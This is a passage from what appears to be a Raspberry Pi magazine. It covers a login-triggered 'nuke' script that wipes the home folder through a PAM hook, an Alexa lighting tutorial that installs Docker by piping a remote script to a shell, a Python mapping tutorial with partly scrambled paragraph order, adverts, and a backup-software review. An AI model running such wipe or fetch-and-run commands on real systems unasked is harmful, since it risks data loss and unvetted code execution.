# Get Help  # DOS Format  # Append  # Backup File
# Cancel    # Mac Format  # Prepend
```

Above Press Ctrl + X, then Y, then return to save and exit

03 Modify the script

In Line 5, substitute 'name' and 'nukepassword' for the username of your new account and the desired nuke password. Make sure this is different to your current one. Change '`srm -rvvv /home/name/`' to the path of your real home folder.

Make a doomsday switch

```
# /etc/pam.d/common-auth - authentication settings common to all services
#
# This file is included from other service-specific PAM config files,
# and should contain a list of the authentication modules that define
# the central authentication scheme for use on the system
# (e.g., /etc/shadow, LDAP, Kerberos, etc.). The default is to use the
# traditional Unix authentication mechanisms.
#
# As of pam 1.0.1-6, this file is managed by pam-auth-update by default.
# To take advantage of this, it is recommended that you configure any
# local modules either before or after the default block, and use
# pam-auth-update to manage selection of other modules. See
# pam-auth-update(8) for details.
#
# here are the per-package modules (the "Primary" block)
auth    [success=2 default=ignore] pam_unix.so nullok_secure
auth    optional    pam_exec.so debug expose_auth tok log=/tmp/pam.log /etc
# Read 27 lines
[Read 27 lines]
```

Above Save and exit in the same way as for the nuke script

04 Run nuke script on login

Make your nuke script executable with the command...

```
sudo chmod a+x security.sh
```

Next run...

```
sudo nano /etc/pam.d/common-auth
```

...to open the Pluggable Authentication Modules (PAM). Find the line starting 'auth [success=1...]' and change this to 'auth [success=2...]' Immediately below this line, paste the following:

```
auth    optional    pam_exec.so expose_auth tok
log=/tmp/pam.log /etc/security/security.sh
```

```
pi@raspberrypi ~$ sudo apt-get install secure-delete
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  secure-delete
0 upgraded, 1 newly installed, 0 to remove and 1 not upgraded.
Need to get 67.9 kB of archives.
After this operation, 112 kB of additional disk space will be used.
Get:1 http://mirrordirector.raspbian.org/raspbian/ jessie/main secure-delete
  3.1-6 [67.9 kB]
Fetched 67.9 kB in 0s (70.9 kB/s)
Selecting previously unselected package secure-delete.
(Reading database ... 128013 files and directories currently installed.)
Preparing to unpack .../secure-delete.3.1-6.armhf.deb ...
Unpacking secure-delete (3.1-6) ...
Processing triggers for man-db (2.7.0.2-5) ...
Setting up secure-delete (3.1-6) ...
pi@raspberrypi ~$
```

Above Secure-delete includes the tools to overwrite deleted data (**sfill**) and wipe your RAM (**smem**)

05 Install secure delete tools

Run the command...

```
sudo apt-get install secure-delete
```

...to install the tools necessary to erase your home folder securely.

Substitute 'name' with your chosen username.


```
File Edit Tabs Help
fish /home/pi
pi@raspberrypi ~$ srm -r /home/bob/Pictures
```

Above Type 'man srm' for more information on how securely your data is erased.

06 Migrate your data (Optional)

If you previously had personal data in another user account, you should take this chance to move data across from that account to another from your backup drive. If you wish to delete the originals, do so using the new secure-delete tools, for instance:


```
'srm -r /home/bob/Pictures'
```



Above On login, use 'sudo userdel' to remove your former username, for example 'sudo userdel bob'

07 Test your new account


Reboot your Pi and log into your new user account using the normal login password. Check that your files are where you need them.



Above Use the log file detailed in the next step to track the progress of erasing files

08 Test your nuke switch

If your data is backed up, there's no harm checking your nuke password works. Reboot the Pi once again. Select your new username and enter the nuke password. The system will hang while it removes your files.



Above Use the 'ls' command inside the home folder to verify the home folder has been overwritten

09 Check nuke logs

You can still connect to the Pi via SSH while the nuke script is running. Use the command...

```
cat /tmp/pam.log
```

...to check the progress of the nuke. Any further attempts to log in will just take the user back to the login screen.

NUCLEAR DETERRENT

A nuke switch may appeal to your sense of melodrama but it's likely that if an unscrupulous person seizes your Pi, they will make a copy of the contents of the SD card before trying to enter the password. Ideally, you should encrypt your home folder before using this script. Even if it does work, the script cannot delete itself so it will be obvious to everyone that you have 'gone nuclear'.

Control lighting with the Pi and Amazon Echo

Control Pimoroni's home lighting kit for the Raspberry Pi through the Alexa Skills kit



Alex Ellis

@alexellisuk is a principal developer at ADP, a Docker Captain and an enthusiast for all things Linux.
<https://alexellis.io/>



What you'll need

- Github repository: <https://github.com/alexellis/motephath-alexa>
- Pimoroni mote-phat and accessories (pimoroni.com)
- Soldering iron, flux and solder

In 2016, Amazon brought the Echo (£150) and Echo Dot (£50) devices to the UK market, providing a voice assistant for your home. The Alexa service provides lots of built-in features such as radio and music streaming, creating and editing your shopping lists, weather updates and many other custom skills provided by third parties. Skill builders such as Uber and Capital One publish their skills for the general public, which means they go through a vetting process similar to that of the Apple App Store. For this tutorial, we will be creating an unpublished skill for our own Echo or Echo Dot to control the Pimoroni home lighting kit called Mote.

Our skill will provide utterances for changing the colour of our LEDs like "Alexa, ask Mote change to blue" and will let us turn them off by saying "Alexa, tell mote turn off."

01 Prepare your hardware

Prepare your mote-phat add-on board by attaching and soldering its 40-pin female header, which will be included in the packaging. If you're using a Pi Zero you will also need to solder a 40-pin male header before continuing.


02 Set up the base system

Flash a new SD card with Raspbian Jessie Lite, making sure to create a file in the boot partition called 'ssh'; this will let us connect over SSH remotely and copy/paste commands without needing UI packages or a screen. Once plugged in, your Pi will be accessible via `ssh pi@raspberrypi.local`.

03 Responding to Alexa – Lambda or HTTPS

Alexa can either invoke code over a HTTPS endpoint (web-service) or via a Lambda function, which is a piece of code uploaded to Amazon's AWS service and invoked on demand. For our tutorial, we'll set up our own HTTPS endpoint from our Pi to the public internet with the ngrok

tool. Download and unzip ngrok for Linux ARM into /usr/bin from <https://ngrok.com/download>



04 Install Docker


Docker is a packaging and runtime system that allows us to build, ship and run software easily. Run these two commands then reconnect over SSH.

```
'''
# curl -sSL get.docker.com | sh
# sudo usermod pi -aG docker
'''
```

Now clone the Github repository and build the Docker image (this will take some time):

```
'''
# apt-get update && apt-get -qy install git jq
# git clone https://github.com/alexellis/moteph-at-alexa
# docker build -t alexamote .
'''
```

The resulting Docker image contains everything needed for our application in an isolated package.



05 Start the code with Docker

Our project's code is packaged with all its dependencies into a single container. We can now run that in the background and open the ngrok HTTPS tunnel to the internet. The flag -p tells Docker to expose the port for our web server code that talks to Alexa. The -d flag tells the service to run in the background.

```
'''
# docker run --name mote --privileged -d -p
5000:5000 alexamote
# ngrok http 5000 > /dev/null &
# curl localhost:4040/api/tunnels | jq -r
".tunnels[1].public_url"
'''
```

Take note of your 'public_url' beginning with https. This changes every time the ngrok process starts.

If you want to stop the mote-phat process later on you can type in `docker rm -f mote` or `docker ps` to view its status.

06 Test the endpoint

Once you have your HTTPS URL from ngrok, then you can test everything out by sending in a request just like the one the Alexa SDK creates. We have captured two samples and saved them in the Git repository.

Test going red:

```
'''
# curl -X POST -H "Content-type: application/
json" -d @coloursample.json https://c00738f6.ngrok.
io
'''
```


Test turning the lights off:

```
'''
# curl -X POST -H "Content-type: application/
json" -d @coloursample.json https://c00738f6.ngrok.
io
'''
```

07 Create an Alexa skill

Head over to <https://developer.amazon.com/myapps.html> and click Alexa>Alexa Skills Kit>Get Started. You may need to register for this step and provide billing information for any purchases you want to make.

Click Add a New Skill>English UK and type in 'mote' for the name and invocation name fields. For the intent schema, copy/paste 'speechAssets/intentSchema.json' and for sample utterances 'speechAssets/sampleUtterances.txt'. You must also add a custom slot called colour with the values red/green/blue on separate lines. The custom slot helps Alexa by providing a list of all the things you could say to her – it's like a parameter in coding.




Natural Language Parsing (NLP)

The Alexa service sends recordings from your device to the Amazon cloud where NLP (Natural Language Parsing) breaks the words down into intents and slots. A sample phrase such as "Alexa, what is the weather for London tomorrow?" would be parsed as an intent of "FindWeather" with two slots of: Date=tomorrow and Location=London, UK. Sample utterances help cover the many different ways we can say the same thing in a language.


Docker

Docker is a game-changer for packaging, deploying and running software. Each time you build software, Docker creates an image with its own root filesystem and network addresses. Inside a Docker container it feels exactly like a full virtual machine, except faster, because a container is regular process with some advanced syscalls applied for security and isolation. The Docker CLI is intuitive for Linux users with commands like 'docker ps', 'docker run', and 'docker kill'. The 'docker build' command uses a Dockerfile, which is similar to a Makefile.



08 Point Alexa to your HTTPS endpoint

Under the configuration tab of your Alexa Skill, click service endpoint type: HTTPS. Then select your nearest region (this will be Europe in the UK) and paste in the ngrok URL from earlier.



Now click 'My development endpoint has a certificate from a trusted certificate authority' on the SSL Certificate tab.

On the Test tab you can type in sample utterances such as "change to blue" or "turn off" – when you click 'Ask mote' a message will be transmitted to your Pi from Alexa's online service bypassing the Echo/DoT.

09 Talk to your Echo


If everything worked you will be able to talk to your Echo/DoT. Simply say "Alexa, ask mote change to red" or "Alexa, ask mote to turn off". For dimming the brightness level you can take inspiration from Alex's Christmas Tree hack's source-code at: <http://blog.alexellis.io/christmas-iot-tree/>

10 Next steps

Now that you have created your first skill, maybe you can think of some ways to extend it or to apply it to other hardware projects? We think dimming the light could be useful and it should be easy to add other colours. If you want to know more about Docker, check out the boxout, the Dockerfile on the articles GitHub and Alex's beginner tutorials at: <http://blog.alexellis.io/tag/raspberry-pi/>




Use Raspberry Pi Add-ons,
HATs & GPIO on Linux.
(and Windows and Macs)



Follow the progress at
<http://ryanteck.com/rtkgpio>


Should be compatible with any Add-on or HAT that uses GPIO for communication. Add-ons that use SPI and other protocols not compatible. See the site for further details. Tested on Ubuntu 16.04, Mac OSX El Capitan and Windows 7



Everything
Raspberry Pi!



Raspberry Pi Shop - We stock a range of
breakout boards, RPi bundles, SD cards, cases,
hacking kit & components - with Global Delivery!




WWW.MODMYPI.COM



Love your Pi? Love Music?

Designed by audio experts, enjoyed by everyone

Made in the UK



10% Discount
"Linux10"

Jaw dropping audio quality for your Raspberry Pi

Connect Headphones, Speakers, RCA, Toslink, S/PDIF or XLR

We work with all the major music solutions to ensure compatibility



Twitter: @IQ_audio
Email: info@iqaudio.com
Web: www.iqaudio.com

IQaudio

IQaudio Limited,
Cricklade Wiltshire.
Company No.: 9461908



Travelling with a Raspberry Pi

This month, we will look at how to use your Raspberry Pi as a mapping guide



Joey Bernard

Joey Bernard is a true renaissance man, splitting his time between building furniture, helping researchers with scientific computing problems and writing Android apps

Why Python?

It's the official language of the Raspberry Pi. Read the docs at python.org/doc

“In a previous article, we looked at how to connect a GPS to your Raspberry Pi and be able to find your current location on the planet from the GPS receiver. This issue, we will look at how you can use this kind of location information to build your own mapping application, such as a navigation system. We will be making a few assumptions about what hardware is connected to your Raspberry Pi. The first is that you have some kind of

browser that needs to be installed on your Raspberry Pi. You can select any browser that you prefer. This way, we can use the web API from Google to draw the actual map itself. In order to use any Google APIs, you need generated keys in order to authenticate yourself. Go to the web page <https://developers.google.com/console>, log in using a Google account and select an existing project or create a new one. You can then select which APIs this key will be valid for. The type of key you need to

...to get a list of all of the civic addresses near this location. There are several other methods available.

Now that we have some coordinates for our location, we need some way to visualise it. Google Maps provides a different API to access its map rendering functionality. These have all been designed around some kind of web browser used to actually render a visible display. The two APIs we will look at are a static one and a JavaScript one. Both of these also require an API key in order to do the query. Since they are web-based interfaces, they take the form of a URL. This URL needs to be handed off to a browser to handle the map rendering. This is where we will use the webbrowser module, as in the example:

"We'll use two main packages, googlemaps and webbrowser"

GPS receiver attached, in order to give you your current location. Second, we will assume that you have some kind of display screen attached, so that you can have a graphical user interface available to draw maps on to. Last, we will assume that you will already have internet access available to the Raspberry Pi. For example, you may decide to use your phone as a hotspot or you may use one of the wireless networking shields available for the Raspberry Pi. Assuming you have this hardware connected, we will look at what we can do with some Python code to visualise where we are in the world.

The first step is to be sure that you have the correct Python modules installed. We will be using two main packages, googlemaps and webbrowser. You probably want the latest version of each, so you can use the following commands:

```
sudo pip install googlemaps
sudo pip install webbrowser
```

There are a number of dependencies also needed that pip will install at the same time. The first module talks to the Google mapping API to be able to make data conversions, and to be able to make location-based queries. The second module is actually part of the standard Python library, and is used to talk to web browsers installed on your system. This implies that we will be using a web

generate is a server key, and will be used by the googlemaps module. You can create a googlemaps client object to talk to the Google Maps server with this code:

```
import googlemaps
gmap = googlemaps.Client(key='your key here')
```

Now you can interact with the Google map services through the newly created googlemaps object. For example, you can query an address and get geographical information about it with the code here:

```
location1 = gmap.geocode('116 Tudor Ave, Charters Settlement, NB')
```

This location information contains the complete address, including each political level such as municipality, county, province, country, etc. It also includes the latitude and longitude of the location. This is handy if you have an address that you are trying to plot on your map, but we already have a GPS receiver attached to our Raspberry Pi that can give us the coordinates of the current location. You can actually do the reverse of this and find out what the nearest address is to your current location. You can use the method...

```
addresses = gmap.reverse_
geocode([45.836, -66.742])
```

```
import webbrowser
browser = webbrowser.get()
browser.open(url)
```

The 'get()' method returns a controller object that opens the default browser on your system and allows you to interact with it through the controller. We then use the 'open()' method of the controller object to load the given URL into the newly created web browser. The URLs have this form:

```
https://maps.googleapis.com/maps/api/
staticmap?center=45.836,-66.742&zoom=
14&size=400x400&key=YOUR_API_KEY
```

The parameters included are the ones required by the API. The parameter 'center' can take either an address or a set of longitude and latitude. The zoom level goes between 0 and 21. Level 0 allows you to see the entire world, and each increase in value zooms you in. The size parameter tells the web interface what size, in pixels, to render the map to. The last parameter is your API key that you authenticate with. Again, you will need to make sure that the static map API is enabled for your API key. Otherwise, you will get an error message telling you that the relevant API is not enabled yet.

While this code is fine if you are happy using a web browser to display the rendered map image, this isn't your only option. You can use one of the URL

Google isn't your only option

handling modules to actually download the rendered map as an image file. For example, you could install the **pycurl** module with the following code:

```
sudo pip install pycurl
```

Download a JPEG version of a map with:

```
with open('out.jpg', 'wb') as f:
    c = pycurl.Curl()
    c.setopt(c.URL, 'https://
maps.googleapis.com/maps/api/
staticmap?center=40.714728,-
73.998672&zoom=12&size=400x400&forma
t=jpg&key=YOUR_KEY')
    c.setopt(c.WRITEDATA, f)
    c.perform()
    c.close()
```

This code saves the map to the file **'out.jpg'** that you can then use later in one of the Python GUI frameworks, such as Kivy. In all of these examples so far, we have just rendered a map centred on the location coordinates given to the Google mapping API. There is nothing visually identifying where that location is on the map, however. Luckily, there is an extra parameter named **'markers'** that you can use. For example, you could use a URL like:

```
https://maps.googleapis.com/maps/
api/staticmap?zoom=15&size=400
x400&markers=color:blue|45.836,-
66.742&format=jpg&key=YOUR_KEY
```

This will use implicit positioning to render a map centred on the coordinates of the added marker. It will also draw a blue marker icon identifying that location.

This code works fine for finding your current location and displaying it on a map, but that is not enough for a navigation system. If you are trying to navigate, you need to be able to get directions from where you are to where you want to get to. The Google mapping API provides a method of getting these directions for you. The **googlemaps** client object we created earlier has a method called **'directions()'** that can return a list of possible routes. For example, you could use the code:

```
directions = gmap.
directions(origin='address1',
destination='address2',
mode='walking')
```

This gives you directions for walking from one address to another. The origin and destination parameters could also be location coordinates, too. The mode could be driving, cycling or public transit, if you don't feel like walking. The directions are returned in a list, one element for each potential route. If you look at one of the routes, you will see that you get a dictionary describing each leg of the route. These descriptions include start and end coordinates, distance and time between the start and end, as well as an HTML text description that you could display to the end user. When you reach the end of one leg, there is also a manoeuvre given that tells you how to progress to the next leg. For example, it will tell you whether to turn left or right, or to continue on. You can use other parameters to the **'directions()'** method to avoid certain features or select the form of transit, in order to customise the results for your particular case.

Now that you have navigated to your destination, how do you know that you are in the correct location? You can use the Google Street View API to get an image of the location to display to the end user. The Street View API needs to be enabled first, and then you can use a URL such as this:

```
https://maps.googleapis.com/maps/
api/streetview?size=400x400&locat
ion=40.720032,-73.988354&fov=90&headi
ng=235&pitch=10&key=YOUR_KEY
```

You can use this URL with the **pycurl** code we looked at earlier to download the returned image as a file so that you can display it to the end user.

Here we have covered enough of the basics that you could put together your own vehicle navigation system with a Raspberry Pi, a screen, a GPS receiver and an internet connection. While we have only covered the most basic elements, there is enough here to be able to build a robust project. Just let your imagination roam.

In the main article we have focused on using the Google mapping services, but they aren't the only ones available. The Python module **geopy** can handle the geocoding functions that the **googlemaps** module does. The difference is that **geopy** can use services from several different sources, including Google, Bing or OpenMapQuest, among others. They are available as geocoder classes within the package. For example, you could get the location from the Nominatum service with the following code:

```
import geopy
geocoder = geopy.geocoders.Nominatum()
location = geocoder.geocode('175 5th
Avenue NYC')
```

The returned location object is a dictionary including the full address, the latitude and longitude, among other values. Once you have geographical data that you want to render and display for the end user, you can use the module **geoplotlib** to do so. **Geoplotlib** uses mapping tiles from OpenStreetMaps providers in order to render the map you are trying to draw. By default, it will use the tiles provided by MapQuest. The most basic way to use it would be with the following code:

```
import geoplotlib
geoplotlib.dot({'lat':[45],'lon':[-66]})
geoplotlib.show()
```

As you can see, **geoplotlib** is modelled after **matplotlib** in that all of the drawing commands are done in memory until the final **'show()'** method is called. At that point, a new plot window is popped up. The **'dot()'** method draws a set of dots using the list of coordinates given as parameters. All of the defaults will try and do the most sensible thing and size the map and the zoom level such that all of the given coordinates can be viewed. There are options to control the details of your map, as well. If you want a map image file, rather than a display window, you can use this method:

```
geoplotlib.savefig('map1')
```

This will pop up the display window, take a screenshot of the rendered map, and save it off to the filename given. The file format is PNG, so the file ending **'png'** will be automatically added to the filename you gave.

BUILD A BETTER WEB

www.webdesignermag.co.uk



web designer

Available
from all good
newsagents and
supermarkets

ON SALE NOW

Industry interviews | Expert tutorials & opinion | Contemporary features | Behind the build

DESIGN INSPIRATION

PRACTICAL TIPS

BEHIND THE SCENES

STEP-BY-STEP ADVICE


INDUSTRY OPINION

BUY YOUR ISSUE TODAY

Print edition available at www.imagineshop.co.uk

Digital edition available at www.greatdigitalmags.com


Available on the following platforms



 facebook.com/webdesignermag  twitter.com/webdesignermag

Reviews

81 Group test | 86 Verbatim Store 'n' Save | 88 Zorin OS 12 | 90 Free software



GROUP TEST

Backup utilities

When it comes to keeping files safe, backup utilities can be a big help. Each of these open source utilities have their strong points, but which one comes out on top?

Areca

From the outside, Areca looks a fairly complicated piece of kit, but on closer inspection, it's one of the more complete backup utilities out there. Promising quick compression of files to your hard drive, will its steep learning curve prove to be its downfall? areca-backup.org

Bacula

Bacula has been in development for 17 years; in that time it has been downloaded thousands of times and backed up millions of files. It's another system that isn't easy on the eye, but promises industry grade backups for both personal and enterprise users. bacula.org

Bareos


Look familiar? Bareos is a fork of the Bacula software, but that's where the similarities end. Bareos looks to strip back the complexity of many Linux backup utilities, and offer users a relatively easy way to back up to the cloud or directly on their desktop. bareos.org

UrBackup

Speed is of the essence when it comes to UrBackup, which is touted as being one of the fastest backup solutions out there. The crux of its services is done through its intuitive web server, which works in tandem with the core software included here. urbackup.org

Areca

Create your own personalised backup regime in minutes



■ Manage the details of all your backups and restores in one single menu

Design and usability

Setting up Areca isn't necessarily difficult, but it's pretty arduous and time consuming. Using the UI for the first time is a little difficult, but the menu system is fairly comprehensive. We should mention that there's minor French used on certain tabs, but most are accompanied with English tags alongside them.

Backing up

One of the best things about Areca is that it supports three different storage modes. Each of these is tailored to different desktops, and we particularly like the Image backup option, which creates a single archive. Another bonus is the instant integrity check that Areca performs on your backups, making sure there wasn't any problem during the process.

Restoring

Perhaps the easiest area to use within Areca is its restoration suite. A handy 'Logical View' tab is on offer that is central to this process, with the details of the restoration then shown. Users will be able to pinpoint the files they want to restore, and those they want to modify beforehand. It's a level of control not often seen in backup utilities.

Extras and plugins

Aside from the core backup and restore processes, there isn't a whole host of extras in Areca. One inclusion, however, is the ArecaVSS plugin. This will allow users to backup files that are opened or locked by your system. It's surprising how often you'll need this, especially if using a multi-user desktop, and it worked flawlessly during our tests.

Overall

Once you've got past the setting up process, which we really don't like, Areca offers nearly everything we could want from a backup utility. Your backups will be in safe hands here.

9

Bacula

Will Bacula's treasure trove of features be enough to come out on top?



■ Bacula allows you to keep track of your backup history, helping you pinpoint the files that need attention

Design and usability

While offering a steep learning curve, Bacula generally does a good job at making sure every part of the software is configured to your desktop. The initial amount of choice is great, but only the core settings can be highlighted when needed. We should point out that older desktops may have some initial loading problems with Bacula, but nothing long term.

Backing up

Although backups aren't as customisable as Areca, Bacula does offer a long list of possible destinations. Compression of the necessary files is surprisingly quick, and being compatible with a range of cloud-based services is particularly handy. Certain settings are superfluous, but can be discarded when you've mastered the UI.

Restoring

